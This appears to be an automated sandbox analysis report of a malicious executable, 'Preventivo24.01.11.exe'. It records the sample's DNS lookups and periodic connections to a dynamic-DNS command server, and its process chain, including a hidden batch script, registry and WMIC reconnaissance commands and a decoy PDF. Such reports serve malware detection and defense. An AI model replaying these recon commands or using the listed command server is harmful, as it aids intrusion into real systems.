Jan 23, 2024 12:18:18.661262035 CET	443	49740	52.202.204.11	192.168.2.4
Jan 23, 2024 12:18:18.661279917 CET	443	49740	52.202.204.11	192.168.2.4
Jan 23, 2024 12:18:18.661329985 CET	49740	443	192.168.2.4	52.202.204.11
Jan 23, 2024 12:18:18.661340952 CET	443	49740	52.202.204.11	192.168.2.4
Jan 23, 2024 12:18:18.661367893 CET	49740	443	192.168.2.4	52.202.204.11
Jan 23, 2024 12:18:18.661389112 CET	49740	443	192.168.2.4	52.202.204.11
Jan 23, 2024 12:18:18.743396997 CET	49740	443	192.168.2.4	52.202.204.11
Jan 23, 2024 12:18:18.743443966 CET	443	49740	52.202.204.11	192.168.2.4
Jan 23, 2024 12:18:22.051400900 CET	49747	443	192.168.2.4	23.54.200.159
Jan 23, 2024 12:18:22.051444054 CET	443	49747	23.54.200.159	192.168.2.4
Jan 23, 2024 12:18:22.051523924 CET	49747	443	192.168.2.4	23.54.200.159
Jan 23, 2024 12:18:22.051836014 CET	49747	443	192.168.2.4	23.54.200.159
Jan 23, 2024 12:18:22.051851988 CET	443	49747	23.54.200.159	192.168.2.4
Jan 23, 2024 12:18:22.367913008 CET	443	49747	23.54.200.159	192.168.2.4
Jan 23, 2024 12:18:22.368402958 CET	49747	443	192.168.2.4	23.54.200.159
Jan 23, 2024 12:18:22.368437052 CET	443	49747	23.54.200.159	192.168.2.4
Jan 23, 2024 12:18:22.369436979 CET	443	49747	23.54.200.159	192.168.2.4
Jan 23, 2024 12:18:22.369497061 CET	49747	443	192.168.2.4	23.54.200.159
Jan 23, 2024 12:18:22.408909082 CET	49747	443	192.168.2.4	23.54.200.159
Jan 23, 2024 12:18:22.409085035 CET	443	49747	23.54.200.159	192.168.2.4
Jan 23, 2024 12:18:22.409183979 CET	49747	443	192.168.2.4	23.54.200.159
Jan 23, 2024 12:18:22.453907967 CET	443	49747	23.54.200.159	192.168.2.4
Jan 23, 2024 12:18:22.486505032 CET	49747	443	192.168.2.4	23.54.200.159
Jan 23, 2024 12:18:22.486571074 CET	443	49747	23.54.200.159	192.168.2.4
Jan 23, 2024 12:18:22.515590906 CET	443	49747	23.54.200.159	192.168.2.4
Jan 23, 2024 12:18:22.515680075 CET	49747	443	192.168.2.4	23.54.200.159

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 23, 2024 12:18:22.516412020 CET	49747	443	192.168.2.4	23.54.200.159
Jan 23, 2024 12:18:22.516447067 CET	443	49747	23.54.200.159	192.168.2.4
Jan 23, 2024 12:18:25.620049000 CET	49749	5500	192.168.2.4	140.228.29.110
Jan 23, 2024 12:18:25.742728949 CET	5500	49749	140.228.29.110	192.168.2.4
Jan 23, 2024 12:18:25.744896889 CET	49749	5500	192.168.2.4	140.228.29.110
Jan 23, 2024 12:18:25.746346951 CET	49749	5500	192.168.2.4	140.228.29.110
Jan 23, 2024 12:18:25.770776987 CET	49749	5500	192.168.2.4	140.228.29.110
Jan 23, 2024 12:18:25.893244028 CET	5500	49749	140.228.29.110	192.168.2.4
Jan 23, 2024 12:18:35.908354044 CET	49749	5500	192.168.2.4	140.228.29.110
Jan 23, 2024 12:18:36.031210899 CET	5500	49749	140.228.29.110	192.168.2.4
Jan 23, 2024 12:18:46.033581018 CET	49749	5500	192.168.2.4	140.228.29.110
Jan 23, 2024 12:18:46.156461954 CET	5500	49749	140.228.29.110	192.168.2.4
Jan 23, 2024 12:18:56.174005032 CET	49749	5500	192.168.2.4	140.228.29.110
Jan 23, 2024 12:18:56.297275066 CET	5500	49749	140.228.29.110	192.168.2.4
Jan 23, 2024 12:19:06.299117088 CET	49749	5500	192.168.2.4	140.228.29.110
Jan 23, 2024 12:19:06.422399998 CET	5500	49749	140.228.29.110	192.168.2.4
Jan 23, 2024 12:19:16.425880909 CET	49749	5500	192.168.2.4	140.228.29.110
Jan 23, 2024 12:19:16.548703909 CET	5500	49749	140.228.29.110	192.168.2.4
Jan 23, 2024 12:19:26.549020052 CET	49749	5500	192.168.2.4	140.228.29.110
Jan 23, 2024 12:19:26.671834946 CET	5500	49749	140.228.29.110	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 23, 2024 12:17:58.739626884 CET	59421	53	192.168.2.4	1.1.1.1
Jan 23, 2024 12:17:58.858447075 CET	53	59421	1.1.1.1	192.168.2.4
Jan 23, 2024 12:18:22.180207968 CET	64894	53	192.168.2.4	1.1.1.1
Jan 23, 2024 12:18:22.339932919 CET	53	64894	1.1.1.1	192.168.2.4
Jan 23, 2024 12:18:40.412035942 CET	60215	53	192.168.2.4	1.1.1.1
Jan 23, 2024 12:18:40.570370913 CET	53	60215	1.1.1.1	192.168.2.4
Jan 23, 2024 12:19:04.518619061 CET	53832	53	192.168.2.4	1.1.1.1
Jan 23, 2024 12:19:04.658823967 CET	53	53832	1.1.1.1	192.168.2.4
Jan 23, 2024 12:19:28.738209009 CET	50384	53	192.168.2.4	1.1.1.1
Jan 23, 2024 12:19:28.898479939 CET	53	50384	1.1.1.1	192.168.2.4
Jan 23, 2024 12:19:52.877954960 CET	63247	53	192.168.2.4	1.1.1.1
Jan 23, 2024 12:19:53.018186092 CET	53	63247	1.1.1.1	192.168.2.4
Jan 23, 2024 12:20:16.956233978 CET	62376	53	192.168.2.4	1.1.1.1
Jan 23, 2024 12:20:17.096158981 CET	53	62376	1.1.1.1	192.168.2.4
Jan 23, 2024 12:20:41.206412077 CET	54076	53	192.168.2.4	1.1.1.1
Jan 23, 2024 12:20:41.365834951 CET	53	54076	1.1.1.1	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Jan 23, 2024 12:17:58.739626884 CET	192.168.2.4	1.1.1.1	0xdb8c	Standard query (0)	www.example.com	A (IP address)	IN (0x0001)	false
Jan 23, 2024 12:18:22.180207968 CET	192.168.2.4	1.1.1.1	0xb714	Standard query (0)	vnvariant2024.ddnsfree.com	A (IP address)	IN (0x0001)	false
Jan 23, 2024 12:18:40.412035942 CET	192.168.2.4	1.1.1.1	0xead6	Standard query (0)	vnvariant2024.ddnsfree.com	A (IP address)	IN (0x0001)	false
Jan 23, 2024 12:19:04.518619061 CET	192.168.2.4	1.1.1.1	0x7c5	Standard query (0)	vnvariant2024.ddnsfree.com	A (IP address)	IN (0x0001)	false
Jan 23, 2024 12:19:28.738209009 CET	192.168.2.4	1.1.1.1	0x49af	Standard query (0)	vnvariant2024.ddnsfree.com	A (IP address)	IN (0x0001)	false
Jan 23, 2024 12:19:52.877954960 CET	192.168.2.4	1.1.1.1	0xc325	Standard query (0)	vnvariant2024.ddnsfree.com	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Jan 23, 2024 12:20:16.956233978 CET	192.168.2.4	1.1.1.1	0x3718	Standard query (0)	vnvariant2024.ddnsfree.com	A (IP address)	IN (0x0001)	false
Jan 23, 2024 12:20:41.206412077 CET	192.168.2.4	1.1.1.1	0x286f	Standard query (0)	vnvariant2024.ddnsfree.com	A (IP address)	IN (0x0001)	false

DNS Answers


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Jan 23, 2024 12:17:58.858447075 CET	1.1.1.1	192.168.2.4	0xdb8c	No error (0)	www.example.com		93.184.216.34	A (IP address)	IN (0x0001)	false
Jan 23, 2024 12:18:22.339932919 CET	1.1.1.1	192.168.2.4	0xb714	No error (0)	vnvariant2024.ddnsfree.com		140.228.29.110	A (IP address)	IN (0x0001)	false
Jan 23, 2024 12:18:40.570370913 CET	1.1.1.1	192.168.2.4	0xead6	No error (0)	vnvariant2024.ddnsfree.com		140.228.29.110	A (IP address)	IN (0x0001)	false
Jan 23, 2024 12:19:04.658823967 CET	1.1.1.1	192.168.2.4	0x7c5	No error (0)	vnvariant2024.ddnsfree.com		140.228.29.110	A (IP address)	IN (0x0001)	false
Jan 23, 2024 12:19:28.898479939 CET	1.1.1.1	192.168.2.4	0x49af	No error (0)	vnvariant2024.ddnsfree.com		140.228.29.110	A (IP address)	IN (0x0001)	false
Jan 23, 2024 12:19:53.018186092 CET	1.1.1.1	192.168.2.4	0xc325	No error (0)	vnvariant2024.ddnsfree.com		140.228.29.110	A (IP address)	IN (0x0001)	false
Jan 23, 2024 12:20:17.096158981 CET	1.1.1.1	192.168.2.4	0x3718	No error (0)	vnvariant2024.ddnsfree.com		140.228.29.110	A (IP address)	IN (0x0001)	false
Jan 23, 2024 12:20:41.365834951 CET	1.1.1.1	192.168.2.4	0x286f	No error (0)	vnvariant2024.ddnsfree.com		140.228.29.110	A (IP address)	IN (0x0001)	false


HTTP Request Dependency Graph

- https:
  - p13n.adobe.io
- armmf.adobe.com
- www.example.com

Statistics

Behavior





System Behavior

Analysis Process: Preventivo24.01.11.exe PID: **5924**, Parent PID: **2580**

General

Target ID:	0
Start time:	12:17:57
Start date:	23/01/2024
Path:	C:\Users\user\Desktop\Preventivo24.01.11.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Preventivo24.01.11.exe
Imagebase:	0xe80000
File size:	5'955'744 bytes
MD5 hash:	32F35B78A3DC5949CE3C99F2981DEF6B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low
Has exited:	true

File Activities

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\AiTemp	success or wait	1	FA663D	RegCreateKeyExW

Analysis Process: msiexec.exe PID: 7216, Parent PID: 5924

General

Target ID:	3
Start time:	12:18:00
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\msiexec.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\msiexec.exe" /i "C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\main1.msi" AI_SETUPEXEPATH=C:\Users\user\Desktop\Preventivo24.01.11.exe SETUPEXEDIR=C:\Users\user\Desktop\ EXE_CMD_LINE="/exenoupdates /forcecleanup /wintime 1706008514 " AI_EUIMSI="
Imagebase:	0x540000
File size:	59'904 bytes
MD5 hash:	9D09DC1EDA745A5F87553048E57620CF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: viewer.exe PID: 7424, Parent PID: 2580

General

Target ID:	6
Start time:	12:18:02
Start date:	23/01/2024
Path:	C:\Games\viewer.exe
Wow64 process (32bit):	true
Commandline:	C:\Games\viewer.exe" /HideWindow "C:\Games\cmmc.cmd
Imagebase:	0x610000
File size:	412'832 bytes
MD5 hash:	29ED7D64CE8003C0139CCCB04D9AF7F0
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	low
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 7468, Parent PID: 7424

General

Target ID:	7
Start time:	12:18:03
Start date:	23/01/2024

Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c ""C:\Games\cmmc.cmd" "
Imagebase:	0x240000
File size:	236'544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Games\IDD.txt	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	250605	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Games\IDD.txt	0	10	35 33 38 33 39 34 38 20 0d 0a	5383948	success or wait	1	249BA9	WriteFile
C:\Games\cmmc.cmd	0	7	45 58 49 54 20 0d 0a	EXIT	success or wait	1	249BA9	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Games\cmmc.cmd	unknown	8191	success or wait	23	24D737	ReadFile
C:\Games\cmmc.cmd	unknown	8191	success or wait	1	24D737	ReadFile
C:\Games\cmmc.cmd	unknown	8191	success or wait	1	24D737	ReadFile
C:\Games\cmmc.cmd	unknown	8191	success or wait	1	24D737	ReadFile
C:\Games\cmmc.cmd	unknown	8191	success or wait	1	24D737	ReadFile
C:\Games\cmmc.cmd	unknown	8191	success or wait	1	24D737	ReadFile
C:\Games\cmmc.cmd	unknown	8191	success or wait	1	24D737	ReadFile
C:\Games\cmmc.cmd	unknown	8191	success or wait	1	24D737	ReadFile
C:\Games\cmmc.cmd	unknown	8191	success or wait	1	24D737	ReadFile
C:\Games\cmmc.cmd	unknown	8191	success or wait	1	24D737	ReadFile
C:\Games\cmmc.cmd	unknown	8191	success or wait	1	24D737	ReadFile
C:\Games\cmmc.cmd	unknown	8191	success or wait	1	24D737	ReadFile
C:\Games\cmmc.cmd	unknown	8191	success or wait	1	24D737	ReadFile
C:\Games\cmmc.cmd	unknown	8191	end of file	1	24D737	ReadFile
C:\Games\cmmc.cmd	unknown	8191	end of file	1	24D737	ReadFile
C:\Games\cmmc.cmd	unknown	8191	end of file	1	24D737	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER_Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache	LangID	binary	09 08	success or wait	1	26B7B9	ShellExecuteExW
HKEY_CURRENT_USER_Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe.FriendlyAppName	unicode	Adobe Acrobat	success or wait	1	26B7B9	ShellExecuteExW
HKEY_CURRENT_USER_Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe.ApplicationCompany	unicode	Adobe Systems Incorporated	success or wait	1	26B7B9	ShellExecuteExW

Analysis Process: conhost.exe PID: **7476**, Parent PID: **7468**

General	
Target ID:	8
Start time:	12:18:03
Start date:	23/01/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7699e0000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **7528**, Parent PID: **7468**

General	
Target ID:	9
Start time:	12:18:03
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c Set GUID[2>Nul
Imagebase:	0x240000
File size:	236'544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\Null	41	41	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	249BA9	WriteFile

Analysis Process: cmd.exe PID: **7556**, Parent PID: **7468**

General	
Target ID:	10
Start time:	12:18:03
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\cmd.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c Reg Query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles" /S /V Description
Imagebase:	0x240000
File size:	236'544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: reg.exe PID: 7576, Parent PID: 7556

General

Target ID:	11
Start time:	12:18:03
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	Reg Query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles" /S /V Description
Imagebase:	0xbc0000
File size:	59'392 bytes
MD5 hash:	CDD462E86EC0F20DE2A1D781928B1B0C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: WMIC.exe PID: 7592, Parent PID: 7468

General

Target ID:	12
Start time:	12:18:04
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\wbem\WMIC.exe
Wow64 process (32bit):	true
Commandline:	wmic process where (name="taskhost.exe") get commandline
Imagebase:	0xf10000
File size:	427'008 bytes
MD5 hash:	E2DE6500DE1148C7F6027AD50AC8B891
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	true

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	28	28	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	F42226	fprintf

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: findstr.exe PID: **7600**, Parent PID: **7468**

General

Target ID:	13
Start time:	12:18:04
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\findstr.exe
Wow64 process (32bit):	true
Commandline:	findstr /i "taskhost.exe"
Imagebase:	0x9d0000
File size:	29'696 bytes
MD5 hash:	F1D4BE0E99EC734376FDE474A8D4EA3E
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	true

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
stdin	unknown	8192	success or wait	1	9D3A11	ReadFile
stdin	unknown	8192	success or wait	1	9D305F	ReadFile
stdin	unknown	8192	pipe broken	1	9D305F	ReadFile

Analysis Process: Acrobat.exe PID: **7676**, Parent PID: **7468**

General

Target ID:	14
Start time:	12:18:08
Start date:	23/01/2024
Path:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe" "C:\Users\user\AppData\Local\Temp\~.pdf
Imagebase:	0x7ff6bc1b0000
File size:	5'641'176 bytes
MD5 hash:	24EAD1C46A47022347DC0F05F6EFBB8C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	false

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\acrobat_sbx	read data or list directory | read attributes | write attributes | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF6BC1E43CE	CreateDirectoryExW
C:\Users\user\AppData\Local\Temp\acrocef_low	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF6BC448A73	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\acrobat_sbx\NGL\NGLClient_AcrobatReader123.6.20320.6 2024-01-23 12-18-12-549.log	write data or add file | append data or add subdirectory or create pipe instance | write ea | read attributes | write attributes | read control | synchronize	device	synchronous io non alert | non directory file	success or wait	1	7FF6BC2586D0	NtCreateFile
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\Cache\AdobeFnt23.lst.7768	write data or add file | append data or add subdirectory or create pipe instance | write ea | read attributes | write attributes | read control | synchronize	device	synchronous io non alert | non directory file	success or wait	1	7FF6BC2586D0	NtCreateFile
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SharedDataEvents-journal	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device	synchronous io non alert | non directory file	success or wait	2	7FF6BC2586D0	NtCreateFile
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\Cache\acrolock7676.1.4071389277.tmp	read data or list directory | read ea | read attributes | delete | read control | synchronize	device	synchronous io non alert | non directory file | delete on close | open no recall	success or wait	1	7FF6BC26EEA9	CreateFileW
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\AdobeFnt23.lst.7768	write data or add file | append data or add subdirectory or create pipe instance | write ea | read attributes | write attributes | read control | synchronize	device	synchronous io non alert | non directory file	success or wait	2	7FF6BC2586D0	NtCreateFile
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\acrolock7676.2.791058489.tmp	read data or list directory | read ea | read attributes | delete | read control | synchronize	device	synchronous io non alert | non directory file | delete on close | open no recall	success or wait	1	7FF6BC26EEA9	CreateFileW
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\acrolock7676.3.3708352594.tmp	read data or list directory | read ea | read attributes | delete | read control | synchronize	device	synchronous io non alert | non directory file | delete on close | open no recall	success or wait	1	7FF6BC26EEA9	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\acrobat_sbx\A91nx53ve_1g6dc0w_5zs.tmp	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device	non directory file	success or wait	1	7FF6BC2586D0	NtCreateFile
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF6BC370666	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF6BC370666	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF6BC370666	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF6BC370666	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF6BC370666	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF6BC370666	HttpSendRequestA
C:\Users\user\AppData\Local\Temp\acrobat_sbx\A91poy4nv_1g6dc0x_5zs.tmp	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device	non directory file	success or wait	1	7FF6BC2586D0	NtCreateFile
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\ACROBAT_READER_MASTER_SURFACEID	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device	synchronous io non alert | non directory file	success or wait	1	7FF6BC2586D0	NtCreateFile
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\DC_READER_LAUNCH_CARD	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device	synchronous io non alert | non directory file	success or wait	1	7FF6BC2586D0	NtCreateFile

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\DC_Reader_Upsell_Cards	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device	synchronous io non alert | non directory file	success or wait	1	7FF6BC2586D0	NtCreateFile
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\SOPHIA\Acrobat\Files\DC_FirstMile_Home_View_Surface	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device	synchronous io non alert | non directory file	success or wait	1	7FF6BC2586D0	NtCreateFile
C:\Users\user\AppData\Local\Temp\acrobat_sbx\A940gywt_1g6dc10_5zs.tmp	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device	non directory file	success or wait	1	7FF6BC2586D0	NtCreateFile
C:\Users\user\AppData\LocalLow\Adobe\Acrobat\DC\ReaderMessages-journal	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device	synchronous io non alert | non directory file	success or wait	2	7FF6BC2586D0	NtCreateFile
C:\Users\user\AppData\Local\Temp\acrobat_sbx\A9e0967f_1g6dc11_5zs.tmp	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device	non directory file	success or wait	1	7FF6BC2586D0	NtCreateFile
C:\Users\user\AppData\Local\Temp\acrobat_sbx\A9q08isq_1g6dc12_5zs.tmp	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device	non directory file	success or wait	1	7FF6BC2586D0	NtCreateFile
C:\Users\user\AppData\Local\Temp\acrobat_sbx\A9mu25d2_1g6dc13_5zs.tmp	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device	non directory file	success or wait	1	7FF6BC2586D0	NtCreateFile

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\acrobat_sbx\A91542jwl_1g6dc14_5zs.tmp	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device	non directory file	success or wait	1	7FF6BC2586D0	NtCreateFile
C:\Users\user\AppData\Local\Temp\acrobat_sbx\A9fo2nsz_1g6dc15_5zs.tmp	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device	non directory file	success or wait	1	7FF6BC2586D0	NtCreateFile
C:\Users\user\AppData\Local\Temp\acrobat_sbx\A91enkufq_1g6dc16_5zs.tmp	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device	non directory file	success or wait	1	7FF6BC2586D0	NtCreateFile
C:\Users\user\AppData\Local\Temp\acrobat_sbx\A913zbkqw_1g6dc17_5zs.tmp	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device	non directory file	success or wait	1	7FF6BC2586D0	NtCreateFile
C:\Users\user\AppData\Local\Temp\acrobat_sbx\A91ypzfkd_1g6dc18_5zs.tmp	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device	non directory file	success or wait	1	7FF6BC2586D0	NtCreateFile
C:\Users\user\AppData\Local\Temp\acrobat_sbx\A9x27q13_1g6dc19_5zs.tmp	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device	non directory file	success or wait	1	7FF6BC2586D0	NtCreateFile

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\Cache\AdobeFnt23.lst.7768	C:\Users\user\AppData\Local\Adobe\Acrobat\DC\Cache\AcroFnt23.lst	success or wait	1	7FF6BC26F81E	NtSetInformationFile
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\AdobeFnt23.lst.7768	C:\Users\user\AppData\Local\Adobe\Acrobat\DC\AdobeSysFnt23.lst	success or wait	1	7FF6BC26F81E	NtSetInformationFile
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\AdobeFnt23.lst.7768	C:\Users\user\AppData\Local\Adobe\Acrobat\DC\AdobeCMapFnt23.lst	success or wait	1	7FF6BC26F81E	NtSetInformationFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
